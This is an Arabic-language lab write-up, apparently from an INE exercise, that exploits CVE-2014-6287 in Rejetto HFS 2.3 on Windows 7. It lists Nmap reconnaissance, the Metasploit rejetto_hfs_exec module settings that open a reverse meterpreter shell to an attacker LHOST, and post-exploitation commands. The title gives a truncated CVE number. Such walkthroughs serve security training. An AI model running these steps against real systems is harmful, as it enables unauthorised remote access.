 sage954526/hfs_exploit_project
Metasploit RCE على HFS 2.3 - CVE-2014-62

Metasploit RCE على HFS 2.3 - CVE-2014-62
🔖 عنوان المشروع
> تنفيذ التعليمات البرمجية عن بُعد عبر خادم ملفات HTTP (HFS 2.3)
⚙ الأدوات المستخدمة • Kali Linux • Nmap • Metasploit • الهدف: HFS 2.3 على Windows 7
🔐 تفاصيل الثغرة • الاسم: CVE-2014-6287 • النوع: تنفيذ التعليمات البرمجية عن بُعد • السبب: إدخال غير مُتحقق منه في برمجة HFS • الأثر: الوصول إلى شل بدون مصادقة
🔍 المنهجية (خطوة بخطوة)
🔹 الخطوة 1: جمع المعلومات (Nmap)
•    nmap -sV demo.ine.local (عنوان الهدف)
•    تم العثور على منفذ مفتوح: 80
•    الخدمة: rejetto HTTP file server 2.3

🔹 الخطوة 2: الاستغلال (Metasploit)
• Msfconsole
• ابحث عن HFS أو rejetto
• use exploit/windows/http/rejetto_hfs_exec
• set RHOST 192.168.1.100
• set RPORT 80
• set LHOST 192.168.1.101
• run
 Exploit
🔹 الخطوة 3: ما بعد الاستغلال


بعد التشغيل ستحصل على جلسة meterpreter استخدم الأمر: shell
• whoami • ipconfig • dir